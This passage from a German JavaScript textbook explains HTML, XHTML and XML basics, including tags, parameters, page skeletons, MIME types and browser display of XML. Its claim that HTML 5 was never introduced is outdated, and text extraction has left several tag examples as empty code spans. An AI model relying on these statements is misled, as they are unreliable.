Wenn Sie JavaScripts im Rahmen einer Webseite anwenden wollen, werden Sie das immer innerhalb eines HTML- bzw. XHTML-Gerüsts machen. Deshalb zählt die grundsätzliche Kenntnis von HTML und/oder XHTML (Extensible HyperText Markup Language = erweiterbare Hypertext-Auszeichnungssprache) zum unabdingbaren Wissen, wenn Sie mit JavaScript programmieren wollen.

So gehört beispielsweise bereits die Einbindung von JavaScript in eine Webseite nicht zu JavaScript, sondern betrifft ausschließlich (X)HTML. Die Verbindung von JavaScript mit einer Webseite wird ausschließlich mit (X)HTML erledigt. Das ist wichtig, denn es muss klar sein,

wann bei der Bearbeitung einer Webseite der (X)HTML-Interpreter aktiv ist und wann der JavaScript-Interpreter.

Beachten Sie, dass mit (X)HTML sowohl HTML und XHTML gemeint sind. Wenn ein Bezeichner XHTML oder HTML gewählt wird, soll das explizit auf eine der beiden Varianten hinweisen. Für die andere Variante ergeben sich u.U. relevante Abweichungen.

Der Aufbau von (X)HTML-Dateien

(X)HTML-Dateien selbst bestehen immer aus reinem Text (ASCII bzw. Unicode). Damit sind (X)HTML-Dokumente insbesondere plattformunabhängig und Sie benötigen zur Erstellung im Grunde nur einen primitiven Klartexteditor. Allerdings hilft natürlich ein geeigneter HTML-Editor wie Phase 5, Nvu oder der Microsoft Visual Web Developer bei Standardvorgängen und der Vermeidung von Fehlern erheblich.

Interpretation einer Webseite

Eine (X)HTML-Datei muss im Browser interpretiert werden, um dem Dokument eine über reinen Text hinausgehende Bedeutung zu verleihen. Dabei wird die Struktur der Webseite von oben nach unten analysiert und dann aufbereitet. Webbrowser wurden nun von Anfang an so konzipiert, dass sie im Fall von HTML nach dem Prinzip der Fehlertoleranz arbeiten. Damit können auch syntaktisch fehlerhafte Dokumente im Client weitgehend ausgewertet und optisch aufbereitet werden.

Hinweis

Das Prinzip der Fehlertoleranz sorgt dafür, dass in HTML-Seiten unbekannte Befehle einfach ignoriert werden. Ein weiterer Punkt ist, dass fehlende Strukturen im Hintergrund ergänzt werden, wenn sich diese aus dem Zusammenhang eindeutig ergeben.

Das Prinzip der Fehlertoleranz vereinfacht die Bereitstellung von Informationen erheblich und hat in der Anfangszeit ohne Zweifel erst den Erfolg des Webs ermöglicht. Allerdings verlieren solche nur lose reglementierten Klartextdokumente die Möglichkeit, zuverlässig von automatischen Analysesystemen ausgewertet zu werden. Und natürlich geht ein Stück Information verloren, wenn es keine Eindeutigkeit der Strukturen gibt.

Hinweis

Bei XHTML wurde deshalb das Prinzip der Fehlertoleranz explizit abgeschafft!

(X)HTML verfügt nun im Gegensatz zu vollständigen Programmier- oder Skriptsprachen (wie etwa JavaScript) über keine Kontrollstrukturen in Form von Bedingungen, Sprüngen oder Schleifen. Ebenso werden Sie in (X)HTML keine Variablen im eigentlichen Sinn finden (Formularfelder kann man im weiteren Sinn als Variablen betrachten). Ebenso gibt es keine Befehle im Sinne von Befehlsworten, die eine Aktion auslösen. Allerdings wird in HTML ab der Version 4 eine Reihe an Schlüsselwörtern bereitgestellt, die Voraussetzung für das Aufrufen von Funktionen sind (die so genannten Eventhandler). Besagte HTML-Version 4, die bereits seit 1997 verfügbar ist, ist auch der letzte Entwicklungsschritt von HTML gewesen und derzeit im Web, trotz des schon antik zu nennenden Alters, immer noch aktuell.

Hinweis

Es gibt seit Januar 2000 mit XHTML die offizielle Ablösung von HTML. XHTML 1.0, was im Grunde HTML 5 darstellt, ist eine auf XML basierende Neuformulierung von HTML 4.01. Die Sprache enthält dabei alle Elemente von HTML 4.01 – nur ist die Syntax von XHTML bedeutend strenger als die von HTML. Das Start-Tag des so genannten Wurzelelements `<html>`¹⁴ muss bei XHTML beispielsweise immer den so genannten Namensraum für XHTML als Parameter enthalten (`<html xmlns="http://www.w3.org/1999/xhtml">`). Die Konsequenz ist, dass ein nicht XHTML-fähiger Webbrowser XHTML-Dokumente jederzeit richtig darstellen kann. Für ihn erscheinen sie als normales HTML. Im Fall einer unklaren Situation wird das Prinzip der Fehlertoleranz ausgenutzt. Gleichzeitig kann XHTML von neueren Browsern gemäß den strengen XHTML-Regeln verarbeitet werden.

XHTML hat sich jedoch faktisch bis heute in der Web-Community nicht durchgesetzt, da die wesentlichen Vorteile von XHTML (strengere Syntax und Reduzierung nicht standardisierter Anweisungen) dem gemeinen Webdesigner oder auch Hobby-Webseitenersteller kaum verständlich sind. Und da die Masse der Webseitenersteller einfach HTML statt XHTML (oder eine Mischform) einsetzt, werden sich Browser-Hersteller hüten, die HTML-Unterstützung einzustellen und die strengen XHTML-Regeln einzufordern.

Wir werden etwas später die Unterschiede zwischen HTML und XHTML zusammenfassen (siehe Seite 60).

Steueranweisungen

(X)HTML-Anweisungen bestehen aus Steueranweisungen, die aus so genannten Tags aufgebaut sind. Ein Tag beginnt immer mit einer geöffneten spitzen Klammer `<` und endet mit der geschlossenen spitzen Klammer `>`. Im Inneren der beiden Klammern befindet sich der konkrete Befehl. Ein Tag sieht von der Struktur her immer so aus:

`<HTML-Anweisung>`

Listing 3: Ein schematisches HTML-Tag

Ein Tag kann unter HTML sowohl klein- als auch großgeschrieben werden. Auch das Mischen von Groß- und Kleinbuchstaben ist erlaubt. Das hat absolut keine unterschiedliche Auswirkung. Niemals.

Dies gilt jedoch nicht für XHTML. Dort werden Anweisungen ausschließlich kleingeschrieben.

Tipp

Um die Webseiten mit den offiziellen Empfehlungen des W3C und den strengen XHTML-Regeln konform zu erstellen, sollten Sie in neuen Seiten Steueranweisungen ausschließlich kleinschreiben bzw. Ihren HTML-Editor so konfigurieren, dass er das im Hintergrund automatisch macht. Sofern Sie einen unterstützenden Editor haben, bei dem Sie HTML oder XHTML als Zielcode einstellen können, wählen Sie auf jeden Fall XHTML. Das ist niemals von Nachteil, denn für ältere Browser ist das dann eben einfach nur (besseres) HTML.

14. Siehe unten.

In (X)HTML gibt es zwei Formen von Tags:

- ▶ Ein einleitendes Tag (**Anfangs-Tag** oder **Beginn-Tag** genannt)
- ▶ Ein beendendes Tag (**Abschluss-Tag** oder **Ende-Tag** genannt)

Das einleitende Tag öffnet eine Anweisung, während das beendende Tag sie wieder ausschaltet.

Beide Tags sehen fast identisch aus, außer dass beim beendenden Tag dem Tag-Befehl ein Zeichen vorangestellt wird, – der / (Slash – Schrägstrich).

Wenn beide Tags angegeben werden, bilden sie immer einen **Container** (in XML wird dieser Element genannt und diese Bezeichnung kann man natürlich auch unter HTML verwenden). Dies bedeutet, die im einleitenden Tag angegebene Anweisung (etwa eine Formatierung) wirkt sich auf sämtliche Dinge (Objekte) aus, die sich im Inneren des Containers befinden. Dies wird in vielen Fällen ein Text sein, es kann sich aber auch um eine Grafik oder andere Multimedia-objekte handeln. Das Ende-Tag hebt die Wirkung eines Anfangs-Tags auf.

Achtung

In reinem HTML werden die meisten Tags paarweise vorkommen und damit Elemente bilden. Es gibt jedoch einige Situationen, wo HTML-Tags keine Container bilden. In einigen Fällen greift das Prinzip der Fehlertoleranz. Das betrifft die Tags, die nach offizieller Vorgabe paarweise auftreten müssten, aber deren Wirkungsende sich auch ohne Abschluss-Tag auf Grund einer anderen Situation eindeutig ergibt (etwa bei Listen – ein neuer Listeneintrag beendet den vorherigen). Der andere Fall betrifft die HTML-Tags, die gar kein offizielles Abschluss-Tag haben (etwa ein Zeilenvorschub mit dem Tag `
` oder eine horizontale Trennlinie mit `<hr>`). In XHTML muss aber jedes Tag mit einem Abschluss-Tag versehen oder explizit als so genanntes leeres Element definiert werden (etwa so: `
` oder `
</br>`).

Container bzw. Elemente können beliebige – sinnvolle – andere Tags (so genannte **Kindelemente**) enthalten, aber die Reihenfolge der Auflösung sollte eingehalten werden! Wenn ein Container weitere Container enthält, sollten diese wieder von innen nach außen beendet werden – in umgekehrter Reihenfolge der Einleitungs-Tags.

Achtung

In XHMTL ist das Einhalten der richtigen Reihenfolge beim Schließen von Elementen zwingend.

Parameter

Viele Tags sind erst dann sinnvoll einzusetzen, wenn sie genauer spezifiziert werden. Das gilt nicht für jedes Tag, denn ein Zeilenumbruch ist beispielsweise in (X)HTML durch `
` vollständig beschrieben. Aber nicht alle Anweisungen sind eindeutig.

Parameter beziehungsweise Attribute erweitern ein einleitendes (X)HTML-Tag und spezifizieren damit genauer die Bedeutung des Tags. In HTML gibt es zwei Formen von Parametern:

1. Parameter mit einer Wertzuweisung
2. Parameter, die bereits einen Wert repräsentieren

Parameter mit einer Wertzuweisung bekommen über einen Zuweisungsoperator – das Gleichheitszeichen (=) – den entsprechenden Wert zugeordnet. Dies kann ein Text oder eine Zahl sein. Der zugewiesene Wert kann auch eine beliebige andere Form haben. Ein Tag mit einem Parameter mit einer Wertzuweisung sieht schematisch so aus:

```
<[HTML-Anweisung] [Parameterbezeichner] = "[Wert]">
```

Listing 4: Schema eines HTML-Tags mit Parameter und Wertzuweisung

Achtung

Das Abschluss-Tag wird niemals mit Parametern erweitert.

Viele Befehle lassen sich über mehr als einen Parameter spezifizieren. Diese werden dann einfach durch Leerzeichen getrennt aufgelistet. Bei mehreren Parametern spielt die Reihenfolge der Parameter keine Rolle.

Hinweis

In fast allen Fällen kann man bei der Wertzuweisung in einem HTML-Tag auf Hochkommata verzichten. Die Anweisung `` funktioniert in HTML uneingeschränkt. In XHTML muss der zugewiesene Wert jedoch zwingend in Hochkommata eingeschlossen werden.

Parameter, die bereits einen Wert repräsentieren, brauchen in HTML bloß durch ein Leerzeichen von der Anweisung oder anderen Parametern abgetrennt (!) in den Einleitungs-Tag geschrieben zu werden. Sie fungieren immer als Schalter. Wenn sie angegeben werden, wird eine Eigenschaft aktiviert, fehlen sie, ist die jeweilige Eigenschaft deaktiviert. Ein Tag mit einem Parameter, der bereits einen Wert repräsentiert, sieht schematisch so aus:

```
<[HTML-Anweisung] [Parameterbezeichner]>
```

Listing 5: Schema für einen Parameter ohne Wertzuweisung

Beispiel:

```
<table border>
```

Listing 6: Setzen eines Tabellenrahmens

Achtung

In XHTML gibt es keine Parameter ohne Wertzuweisung.

Strukturierung und Gestaltung mit HTML

Obwohl HTML im Laufe der Zeit zahlreiche Gestaltungsmöglichkeiten für eine Webseite erworben hat und die Webdesigner diese in der Vergangenheit auch exzessiv ausgelebt haben, versucht man aktuell, möglichst alle Layoutfragen einer Webseite nicht mehr mit HTML zu

lösen. Stattdessen wird das Layout vollkommen in – möglichst externe – Style Sheets (Formatvorlagen) ausgelagert oder zumindest mit Style-Sheet-Parametern bei Tags gearbeitet.

(X)HTML wird nur noch zur Strukturierung einer Webseite verwendet. Das beginnt mit dem Grundgerüst samt vorangestelltem Prolog (wenn nötig) und geht weiter über die eigentliche Webseite im Inneren des `<body>`-Tags. Dieser Schritt ist ein Teil dessen, das WWW in ein semantisches Web umzuwandeln, in dem die reinen Inhalte stark formalisiert und damit maschinenlesbar werden.

Das Grundgerüst einer Webseite

Ein typisches, vollständiges HTML-Grundgerüst einer Webseite sieht so aus (HTML 4.01):

```
<!doctype html public "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
... Meta-Informationen
</head>
<body>
... sichtbarer Bereich der Webseite
</body>
</html>
```

Listing 7: Das Schema eines HTML-Grundgerüsts

In dem Kopfbereich der Seite werden Meta-Informationen zu der Webseite wie der Titel, der Zeichensatz, der Autor, Schlüsselwörter für Suchmaschinen, eine Beschreibung für Suchmaschinen oder ähnliche Information untergebracht.

Im Körper der Webseite werden alle in der Webseite anzugezeigenden Informationen samt formatierender Tags notiert.

Im Fall von HTML können Sie auf die vorangestellte DOCTYPE-Anweisung zur Angabe der HTML-Version und auch andere Bestandteile des Grundgerüsts wie den Kopf (im Grunde sogar das `<body>`- und `<html>`-Tag) verzichten.

Dies gilt nicht im Fall von XHTML. Hier sieht ein korrektes Grundgerüst wie folgt aus (es muss für die strenge Konformität mit XHTML auch immer diese Form haben, wobei aber in der Praxis oft auf die erste Zeile – die so genannte XML-Deklaration – verzichtet wird):

```
<?xml version="1.0" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
... Meta-Informationen
<body>
... sichtbarer Bereich der Webseite
</body>
</html>
```

Listing 8: Das Schema eines XHTML-Grundgerüsts

Gruppierung des Inhalts

In modernen Webseiten sind bei der Strukturierung besonders Tags zur Gruppierung des Inhalts von Bedeutung. Die Gruppierung des Inhalts kann man in (X)HTML beispielsweise mit Überschriften (`<h1>` bis `<h6>`) oder auch Absätzen (`<p>`) vornehmen, aber besonders wichtig sind die Strukturelemente `<div>` und ``. Man kann damit eine Unterstruktur innerhalb einer Webseite aufbauen und diesen Container verwenden, um den darin enthaltenen Inhalt zusammenzufassen, zu formatieren oder anzusprechen (etwa mit JavaScript).

Das ``-Element ist dabei ein **Inline-Element** ohne irgendwelche Eigenwirkung, während das `<div>`-Element ein **Blockelement** darstellt und mit optionalen Eigenschaften wie Höhe und Breite oder Rahmen versehen werden kann.

HTML versus XHTML

Wie erwähnt, ist HTML wie JavaScript durch verschiedene Sprachzyklen gegangen und liegt derzeit in der Version 4 vor. Das derzeit hauptsächlich verwendete HTML 4.01 wurde bereits 1997 (!) verabschiedet und XHTML auch schon 1999 bzw. 2000. Es ist ein Phänomen, dass sich eine dermaßen populäre und wichtige Technologie über so viele Jahre nicht weiter entwickelt hat.

HTML wurde ursprünglich auf Basis von SGML (Standard Generalized Markup Language – <http://www.w3.org/MarkUp/SGML/>) entwickelt. SGML ist eine bereits seit den 60er-Jahren verwendete Beschreibungssprache zur Darstellung von Inhalten auf unterschiedlichen Plattformen.¹⁵ Diese Metasprache erlaubt das Definieren von Auszeichnungssprachen, deren genaue Regeln mit Hilfe so genannter DTD-Anweisungen (Document Type Definitions = Dokumenttypdefinitionen) festgelegt werden können. In den DTD-Anweisungen wird festgelegt, welche Elemente und welche jeweils dazugehörigen Attribute zu einer Auszeichnungssprache gehören. Dazu kommen noch Regeln, welche Elemente innerhalb welcher anderen Elemente vorkommen können, und andere Beziehungen, wie die Notwendigkeit von Abschluss-Tags etc.

Hinweis

Auf so eine DTD verweisen Sie im Grundgerüst einer HTML- bzw. XHTML-Datei mit der DOCTYPE-Anweisung.

Hinweis

Auf die Grundlagen von XML und DTD werden wir in diesem Einleitungskapitel eingehen (siehe Seite 62 und Seite 73).

Wie stehen jetzt HTML und XHTML in Beziehung? Während HTML wie gesagt direkt über SGML definiert wurde, ist XHTML die erneute Definition von HTML auf Basis von XML und muss dessen Regeln einhalten. Dabei wurde XHTML strenger und schlanker definiert und

15. Als Erfinder gilt IBM.

neben dem neuen Namen mit einer neuen Version bezeichnet. Seit Januar 2000 gibt es XHTML 1.0, und das entspricht im Grunde dem nie eingeführten HTML 5. XHTML ist bezüglich der Einhaltung syntaktischer Regeln viel strenger als HTML, um mit anderen aus XML aufgebauten Sprachen (etwa SVG oder WML) kompatibel zu sein und damit Daten austauschen zu können. Aber die geplanten Vorteile erstrecken sich auch auf Skriptsprachen und Style-Sheet-Sprachen, die eine gemeinsame syntaktische Grundlage auf der Basis von XML erhalten können. Und darüber hinaus wird das so genannte **semantische Web** vorangetrieben, dessen Informationen mehr und mehr maschinell verwertet werden¹⁶.

Nachfolgend sollen noch einmal die entscheidenden Unterschiede zwischen HTML und XHTML angegeben werden:

- ▶ Außer dem unter HTML üblichen **MIME-Typ (Multipurpose Internet Mail Extensions)** *text/html* gibt es für XHTML-Dokumente noch *text/xml* oder *application/xml*.

Hinweis

MIME ist einen Internet-Standard zur Spezifizierung von Dateitypen bei der Kommunikation zwischen einem Server und einem Browser. Sowohl der Server als auch der Browser kennen bestimmte Dateitypen. Beim Übertragen vom Server zum Browser wird über das HTTP-Protokoll der MIME-Typ mit übertragen. Auf Grund einer Liste von MIME-Typen kann der Browser bzw. Server eine Datei eines bekannten Typs automatisch korrekt behandeln. Werden unbekannte Dateitypen geladen, kann das Programm nicht direkt damit umgehen, sondern muss die Datei speichern oder über zusätzliche Informationsquellen (etwa im Fall des Browsers einen Benutzerdialog) nach der Behandlungsweise forschen. Die Verwendung von MIME-Typen umgeht zugleich das Problem, dass viele Dateierweiterungen von mehreren Programmen bearbeitet werden können (etwa *.bmp*, was unter Windows von zahlreichen Grafikprogrammen bearbeitet werden kann). Über MIME-Typen kann man auch eindeutig das bzw. die zu verwendende(n) Programm(e) zur Verarbeitung angeben.¹⁷ MIME-Typen werden nach folgendem Schema angegeben:

Hauptkategorie/Unterkategorie

Hauptkategorien sind etwa *text*, *image* oder *audio*. Unterkategorien von *text* sind beispielsweise *plain* (eine reine Textdatei), *javascript* (beim Einbinden von JavaScripts) oder *html* (eine HTML-Datei). Unterkategorien von *image* sind beispielsweise *gif* oder *jpeg*.

- ▶ Jede XHTML-Datei fordert als XML-Dokument als erste Anweisung eine so genannte XML-Deklaration, die minimal aus der Anweisung `<?xml version="1.0" ?>` besteht.
- ▶ Das einleitende `<html>`-Tag besitzt in HTML normalerweise keine Attribute, während man in XHTML einen so genannten **Namensraum** angibt. Etwa so: `<html xmlns="http://www.w3.org/1999/xhtml">`.
- ▶ XHTML erzwingt ein strengeres Einhalten des (X)HTML-Grundgerüstes (inklusive Header und Body).

16. XHTML lässt sich auf Grund der strengen syntaktischen Regeln viel besser maschinell auswerten als es bei HTML-Dokumenten möglich ist. Das bedeutet, dass z.B. Suchmaschinen XHTML-Dokumente viel besser analysieren und katalogisieren können.

17. Wenn mehrere Programme angegeben werden, muss natürlich eine Reihenfolge festgelegt werden.

- ▶ In HTML spielt die Groß- und Kleinschreibung grundsätzlich keine Rolle. XHTML unterscheidet strikt zwischen der Groß- und Kleinschreibung. In XHTML müssen alle Elemente und Attribute kleingeschrieben werden.
- ▶ HTML-Elemente ohne Abschluss-Tag (etwa `
` oder `<hr>`) müssen in XHTML am Ende mit der Zeichenfolge `/>` gekennzeichnet werden. Vor dem Schrägstrich sollte ein Leerzeichen stehen (etwa `
`). Als Alternative ist die Notation von einem Anfangs- und einem End-Tag ohne weitere dazwischen liegende Zeichen, auch kein Leerzeichen, möglich (etwa `
</br>`).
- ▶ Parameter ohne Wertzuweisung gibt es in XHTML nicht.
- ▶ HTML und XHTML unterscheiden sich bezüglich der Behandlung von Skript- und Style-Containern. In HTML wird der Inhalt der Container bei der Verarbeitung aus der eigentlichen HTML-Welt ausgeklammert und vom HTML-Interpreter als reiner Klartext verstanden (mit anderen Worten – der HTML-Interpreter hält sich hier raus). Sie können dort Dinge tun, die im eigentlichen HTML-Bereich Konsequenzen hätten. Etwa können Sie in einem Skript- oder Style-Container HTML-Sonderzeichen wie `<`, `>`, `&` und `"` verwenden. Sie müssen nicht maskiert (durch unkritische Zeichen ersetzt) werden. In XHTML ist das nicht möglich. Relativ triviale Dinge wie Vergleiche auf größer oder kleiner werden deshalb zu einem gewissen Problem. Obwohl XHTML deshalb einen Befehl anbietet, bestimmte Bereiche in dem Skript-Container so zu behandeln, wie es unter HTML üblich ist (das Verfahren stammt aus XML und nennt sich dort CDATA-Bereiche), kann das wiederum für JavaScript-Interpreter zu einem Problem werden. Die Auslagerung des Skripts in eine externe Datei ist beim Zusammenspiel zwischen XHTML und Skript- beziehungsweise Style-Anweisungen die sinnvollste Lösung. Dazu kommen wir natürlich noch.

XML-Grundlagen

In den letzten Jahren gewann XML mehr und mehr an Bedeutung. Im allgemeinen Datenaustausch, aber auch im Rahmen des World Wide Web. Jeder moderne Browser kann direkt XML-Daten anzeigen. Wenn Sie die XML-Daten dann auch noch mit Style Sheets formatieren, kann XML wie gewöhnliches HTML zum Aufbau einer Webseite verwendet werden (obgleich dies beileibe nicht die Hauptaufgabe von XML darstellt und in der Praxis so kaum gemacht wird). Ebenso haben Sie im letzten Abschnitt gesehen, dass HTML über XML in Form von XHTML neu definiert wurde und dann strenge XML-Regeln einhalten muss. Aus Sicht von JavaScript gewinnt XML aber aus einem weiteren Grund mehr und mehr an Bedeutung – AJAX.

Die ausgeschriebene Version von AJAX lautet Asynchronous JavaScript and XML. Wie dies schon zeigt, stellen neben JavaScript XML sowie damit verbundene Techniken wesentliche Bestandteile des Umfeldes dar. Auch diese Verfahren müssen Sie – zumindest in Grundzügen – kennen, wenn Sie mit JavaScript effektive AJAX-Applikationen erstellen wollen.

Dabei kann XML auf dem Server zum Bereitstellen einer Antwort eine Rolle spielen, aber Sie können auch auf Seiten des Clients damit umgehen. Es lohnt sich also mehrfach, die Grundzüge von XML zu verstehen.

XML wurde als Ablösung (und Vereinfachung¹⁸) von SGML konzipiert und beschreibt einen plattformneutralen Klartextstandard auf Unicode-Basis zur Erstellung maschinen- und menschenlesbarer Dokumente.

XML-Dokumente liegen dabei immer in Form einer Baumstruktur vor. Auf diesem Baum ist eine Navigation zu den einzelnen Zweigen des Baums möglich. Dabei ist XML im Grunde wie HTML erst einmal nur eine Auszeichnungssprache (**Markup Language**), um über die Textinformation hinaus eine Struktur der Information zu bieten. Die in einem Dokument enthaltenen Informationen werden dazu durch Tags strukturiert, die, wie in HTML, auch unter XML in spitze Klammern notiert werden. Die Elemente in XML sind im Gegensatz zu HTML aber nicht vorgegeben. Es gibt keinen vorgefertigten, beschränkten Sprachschatz an Elementen. Mit anderen Worten: Es gibt keine vorgegebenen XML-Tags in dem Sinne, wie die meisten Anwender HTML-Tags kennen. Es gibt also keine Tags wie `<hr>` oder `` mit einer festen Bedeutung.

Im Gegensatz zu HTML, das auch über eine solche Semantik verfügt und neben jedem Tag auch dessen Bedeutung beschreibt, besteht XML lediglich aus einer Beschreibung der Syntax für Elemente und Strukturen. Damit ist XML freilich beliebig erweiterbar. Die XML-Spezifikation beschreibt lediglich, nach welchen Regeln Sie Elemente zu definieren haben. Die Festlegung der Elemente erledigen Sie selbst. Daher kann ein Parser (zum Beispiel ein Webbrowser) die Bedeutung eines Elements aus dem Kontext oder einer vorgegebenen Liste erschließen, aber vielleicht auch nicht. Für einen konkreten Anwendungsfall (die Interpretation eines XML-Dokuments) müssen sämtliche relevanten Details spezifiziert werden. Dies betrifft insbesondere die Festlegung der Strukturelemente und ihre Anordnung innerhalb des Dokumentenbaums.

Im Gegensatz zu HTML ist XML syntaktisch eine sehr strenge Sprache¹⁹, bei der es kein Prinzip der Fehlertoleranz gibt. Die XML-Spezifikation ist streng formal und lässt keine Ausnahmen und unklaren Strukturen zu. Dadurch ist XML jedoch einfach und automatisiert zu validieren. XML beschreibt nur wenige, einfache, aber eben sehr strenge und absolut eindeutige Regeln, nach denen ein Dokument zusammengesetzt sein kann.

Auch die Zielrichtungen von XML und HTML ist unterschiedlich. HTML ist auf das Design von Webseiten hin optimiert, während ein zentraler Aspekt von XML die Trennung von Daten und ihrer Darstellung ist. XML dient nur zum Strukturieren von Daten (was jedoch eine optische Aufbereitung nicht ausschließt) und ist datenzentriert. Die Anordnung und Reihenfolge von Elementen in einem Dokument sind sekundär. Dennoch ist die Struktur eines XML-Dokuments streng hierarchisch und damit der Kontext jedes Elements im Dokument eindeutig festgelegt.

Hinweis

Im Umfeld von XML tauchen eine ganze Reihe von Abkürzungen und Bezeichnungen auf, die oftmals verwirren. Meist bezeichnen sie Sprachen, die mit XML generiert wurden, darauf aufbauen oder als Alternativen oder Ergänzungen das Umfeld bereichern.

Zur Erstellung von XML-Dokumenten gibt es zahlreiche Tools (XML-Editoren). Im Grunde genügt aber ein Klartexteditor zum Schreiben von XML-Dokumenten.

18. Insbesondere hat XML nicht die zahllosen Ausnahmen, die eine maschinelle Verwertung von SGML-Dokumenten so schwierig machen.

19. Was bereits bei der Besprechung von XHTML deutlich geworden sein sollte.

```

<?xml version="1.0" encoding="UTF-8" ?>
<fluggelaende>
<location>
<hang>Runtergehts
</hang>
<windrichtung>SW
</windrichtung>
<hoehenunterschied>100
</hoehenunterschied>
</location>
<location>
<hang>Steilergehstsnimmer
</hang>
<windrichtung>O
</windrichtung>
<hoehenunterschied>200
</hoehenunterschied>
</location>
<location>

```

Abbildung 33: Zum Erstellen von XML-Dateien genügt ein Klartexteditor, der aber natürlich keinerlei Unterstützung liefert.

Zur strukturellen Anzeige von XML-Dokumenten können Sie jeden neueren Webbrowser verwenden. Die meisten modernen Browser stellen die Struktur einer XML-Datei in Form eines Baums dar. Dabei erfolgt die Darstellung der verschiedenen Ebenen im Elementbaum entweder kollabiert (mit einem Pluszeichen, das dem Element vorangestellt ist) oder expandiert (mit einem Minuszeichen).




Abbildung 34: Ein XML-Baum wird in dem Browser vollständig kollabiert angezeigt – es ist neben dem Prolog nur ein Element zu sehen.

Das Plus- und das Minuszeichen sind sensitiv. Das bedeutet, wenn Sie es anklicken, wird der Zustand umgeschaltet.

```

<?xml version="1.0" encoding="UTF-8" ?>
- <fluggelaende>
+ <location>
- <location>
  <hang>Steilergehstsnimmer</hang>
  <windrichtung>O</windrichtung>
  <hoehenunterschied>200</hoehenunterschied>
</location>
+ <location>
- <location>
   <hang>Derbauerschaeumt</hang>
  <windrichtung>W</windrichtung>
  <hoehenunterschied>80</hoehenunterschied>
</location>
</fluggelaende>

```

Abbildung 35: Ein teilweise expandiert angezeigtes XML-Dokument

Ein kollabiertes Element wird expandiert und ein expandiertes Element kollabiert.

Es kann nun allerdings vorkommen, dass die Sicherheitseinstellungen des Browsers dies verhindern. Beim Internet Explorer nennt man das dann die Ausführung so genannter aktiver Inhalte. Sie können die Ausführung bei den meisten Browsern mit einem Klick erlauben. Das wird ein Anwender auch im Zusammenhang mit der Ausführung einiger JavaScript-Aktionen machen müssen, wenn dessen Browser nicht vollkommen unsicher konfiguriert ist²⁰.




Abbildung 36: Wenn ein Browser aktive Inhalte blockiert, müssen Sie die geblockten Inhalte zulassen.

Sofern eine Style-Sheet-Datei mit dem XML-Dokument verknüpft ist, kann auch eine andere Darstellung der XML-Datei erfolgen. Dann wird von den meisten Browsern keine Baumdarstellung mehr gewählt.

Wenn eine Style-Sheet-Datei mit dem XML-Dokument verknüpft ist und die darin enthaltenen Elemente nicht explizit formatiert werden, werden die Elementinhalte im Browser einfach ohne Formatierung hintereinander weg geschrieben.

20. Als Ersteller von JavaScripts, die solche Reaktionen des Browsers bewirken können (z.B. das dynamische Schreiben in die Webseite oder das Öffnen eines Pop-up-Fensters), müssen Sie das natürlich einkalkulieren.




Abbildung 37: Die XML-Datei ist mit einer Style-Sheet-Datei verknüpft, aber die Elemente werden nicht durch Style-Sheet-Regeln formatiert.

Sind jedoch die Elemente des XML-Dokuments durch Style-Sheet-Regeln formatiert, kann man darüber die XML-Daten wie Inhalte einer Webseite aufbereiten.




Abbildung 38: Die Inhalte der XML-Elemente wurden mit CSS aufbereitet.

Wie die Verbindung mit den Style Sheets genau funktioniert, sehen Sie etwas später bei dem Thema PIs (siehe Seite 70).

XML-Elemente

